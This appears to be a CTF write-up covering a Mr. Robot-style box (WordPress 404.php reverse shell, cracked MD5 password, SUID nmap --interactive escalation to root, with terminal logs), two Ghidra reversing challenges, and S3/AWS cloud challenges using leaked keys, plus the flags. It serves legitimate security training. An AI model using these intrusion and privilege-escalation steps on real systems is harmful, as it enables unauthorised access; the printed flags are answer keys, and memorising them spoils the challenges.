
Login into the wordpress admin page and changed a 404.php file for reverse shell script and listened to it



Then used netcat to listen to it.



In password.raw-md5 we got a MD5 string and decode it.



Used this password and login to robot and got the key 2

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Key 2: 822c73956184f694993bede3eb39f959

Then checked the permission for that user and got nmap and run in interactive mode.

```
robot@linux:/home$ find -perm -4000 2>/dev/null
find -perm -4000 2>/dev/null
robot@linux:/home$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/home$ nmap --interactive
nmap --interactive
```

And then surfed into it and got the third key

```

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls
ls
robot
# who am i
who am i
# whoami
whoami
root
# ls
ls
robot
# cd robot
cd robot
# ls
ls
key-2-of-3.txt  password.raw-md5
# cd ..
cd ..
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4

```

Key 3: 04787ddef27c3dee1ee161b21670b4e4

And gained points from the ctf admin.


Category: Rev

Challenge: Reverse


Attached File: chall2

Solution:

It is an executable file needs a correct input. So Used Ghidra to Analyze it and got a function evaluates the input string. Got the string to be AB12CD34EF56GH7



It gives the output and got the flag



Flag: root@localhost{AB12CD34EF56GH7}

Solution:

Challenge: Enigma Unveiled

Your mission is to crack open this compiled binary and uncover the hidden flag. Dive into the code, decode the mysteries, and reveal what's been cleverly concealed.

flag format: root@localhost{*****}

Attached File: rev1


Solution:

It is also an executable file but requires password.

```
(maddy@Haddy) ~/Downloads
$ file rev1
rev1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=4cf7250afb50109f0f1a01cc543fbf5ba6204a73, stripped

(maddy@Haddy) ~/Downloads
$ ./rev1
Usage: ./rev1 PASSWORD
```

Used Ghidra and founded that password encoded with Base64.



Decode it and got the password. Hence its the flag and got the flag.

Flag: root@localhost{f0r_y0ur_5ec0nd_1e55on_unbase64_411_7h3_7h1ng5}

Category: Cloud Security

Challenge: Misconfigured Bucket

A cloud storage bucket named **ctf-flag-bucket** has been discovered. It seems the owner made some configuration mistakes, leaving it vulnerable.

Your task:


1. Identify the bucket's contents. 2)Locate a file named somerandomename.txt inside the bucket. 3)Extract the flag from the file.

Hints:


The bucket is publicly accessible via cloud storage APIs or a web interface. Familiarize yourself with common tools like awscli, s3browser, or curl for exploring storage buckets.

Solution:

Go to that bucket link and got a text file in it.



Open the text file and got the flag



Flag: r00t@localhost{wh0_st01e_my_c00kies}

Challenge: S3crets


Within an open vault of data, a hidden key awaits—seek through the files to uncover the secret flag.

bucketname: rootatlocalhost


<https://rootatlocalhost.s3.us-east-1.amazonaws.com/index.html>

Solution:

Go to that bucket link and got a text file in it.



Open the text file and got the flag



Flag: r00t@localhost{s3_bucket_leaked_data}

Challenge: Cloud Infiltration


Elena, the lead security officer at TechCore Solutions, suspects a vulnerability in their cloud infrastructure. She's given you limited access to their system to investigate. Your mission: navigate the cloud terminal, uncover hidden files, and retrieve the flag.

The first to find it will earn a special reward. Can you outsmart their defenses and crack the system?

<https://insanecloud.s3.us-east-1.amazonaws.com/aws.html>

Solution:

Hopped into that bucket link. And it used SSM service and got the keys.



```
Cloud Hacking Terminal

Welcome to the Cloud Hacking Challenge!

Type help for available commands.

ctf@cloud:~$ help
Available commands:
- aws: List available AWS services.
- hint: Get a hint.
- clear: Clear the terminal.
- keys: Discover something interesting.
ctf@cloud:~$ aws
AWS Services: S3, EC2, IAM, SSM
ctf@cloud:~$ hint
Think about where secrets might be stored in
AWS services!
```

Used aws cli and configure it with that keys

aws ec2 describe-instances

aws ssm start-session --target

used sudo chmod +rwx flag.txt

And got the flag

Flag: r00t@localhost{c10udy_d4ys_4re_fun_1f_cr34tiv3_th1ngs_t0_d0_happens}